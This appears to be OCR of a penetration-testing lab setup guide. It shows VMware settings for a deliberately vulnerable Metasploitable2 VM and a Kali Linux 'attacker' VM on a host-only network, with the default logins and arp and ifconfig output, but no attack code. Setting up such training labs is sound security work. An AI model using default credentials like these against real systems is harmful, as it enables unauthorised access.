




Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Metasploitable2-Linux
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Devices
Memory 512 MB
Processors 1
Hard Disk (SCSI) 8 GB
CD/DVD (IDE) Auto detect
Network Adapter Host-only
Network Adapter 2 Host-only
USB Controller Present
Display Auto detect
Description
This is Metasploitable2 (Linux)
Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.
The default login and password is msfadmin:msfadmin.
Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).
To contact the developers, please send email to msfdev@metasploit.com
Virtual Machine Settings
Hardware Options
Device Summary
Memory 512 MB
Processors 1
Hard Disk (SCSI) 8 GB
CD/DVD (IDE) Auto detect
Network Adapter Host-only
Network Adapter 2 Host-only
USB Controller Present
Display Auto detect
Add... Remove
Device status
Connected
Connect at power on
Network connection
Bridged: Connected directly to the physical network
Replicate physical network connection state
NAT: Used to share the host's IP address
Host-only: A private network shared with the host
Custom: Specific virtual network
VMnet0
LAN segment:
LAN Segments... Advanced...
OK Cancel Help


kali-linux-2025.3-vmware-amd64 - VMware Works
File Edit View VM Tabs Help
kali-linux-2025.3-vmware...
Metasploitable
kali-linux-2025.3-vmware-ar
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Devices
Memory 8 GB
Processors 4
Hard Disk (SCSI) 80.1 GB
Network Adapter Host-only
USB Controller Present
Sound Card Auto detect
Display Auto detect
Description
Kali Rolling (2025.3) x64
2025-09-09
Username: kali
Password: kali
* Kali Homepage:
https://www.kali.org/
* Kali Documentation:
https://www.kali.org/docs/
* Kali Tools:
https://www.kali.org/tools/
Virtual Machine Settings
Hardware
Options
Device
Summary
Memory 8 GB
Processors 4
Hard Disk (SCSI) 80.1 GB
Network Adapter Host-only
USB Controller Present
Sound Card Auto detect
Display Auto detect
Add...
Remove
Device status
Connected
Connect at power on
Network connection
Bridged: Connected directly to the physical network
Replicate physical network connection state
NAT: Used to share the host's IP address
Host-only: A private network shared with the host
Custom: Specific virtual network
VMnet0
LAN segment:
LAN Segments...
Advanced...
OK
Cancel
Help
-vmware-amd64.vmx



Virtual Network Editor
Name
Type
External Connection
Host Connection
DHCP
Subnet Address
VMnet0
Bridged
Auto-bridging
-
-
-
VMnet1
Host-only
-
Connected
Enabled
192.168.65.0
VMnet8
NAT
NAT
Connected
Enabled
192.168.159.0
Add Network...
Remove Network
Rename Network...
VMnet Information
Bridged (connect VMs directly to the external network)
Bridged to:
Automatic
Automatic Settings...
NAT (shared host's IP address with VMs)
NAT Settings...
Host-only (connect VMs internally in a private network)
Connect a host virtual adapter to this network
Host virtual adapter name: VMware Network Adapter VMnet1
Use local DHCP service to distribute IP address to VMs
DHCP Settings...
Subnet IP:
192 . 168 . 65 . 0
Subnet mask:
255 . 255 . 255 . 0
Restore Defaults
Import...
Export...
OK
Cancel
Apply
Help




Attacker's ip

```
┌──(tanmayjanghel㉿kali)-[~]
└─$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.65.254           ether   00:50:56:f0:a4:14   C                     eth0
192.168.65.129           ether   00:0c:29:0f:6a:69   C                     eth0
192.168.65.1             ether   00:50:56:c0:00:01   C                     eth0
```

Attacker's arp table



msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:0f:6a:69
inet addr:192.168.65.129 Bcast:192.168.65.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe0f:6a69/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:257 errors:0 dropped:0 overruns:0 frame:0
TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:17127 (16.7 KB) TX bytes:10906 (10.6 KB)
Interrupt:17 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:177 errors:0 dropped:0 overruns:0 frame:0
TX packets:177 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
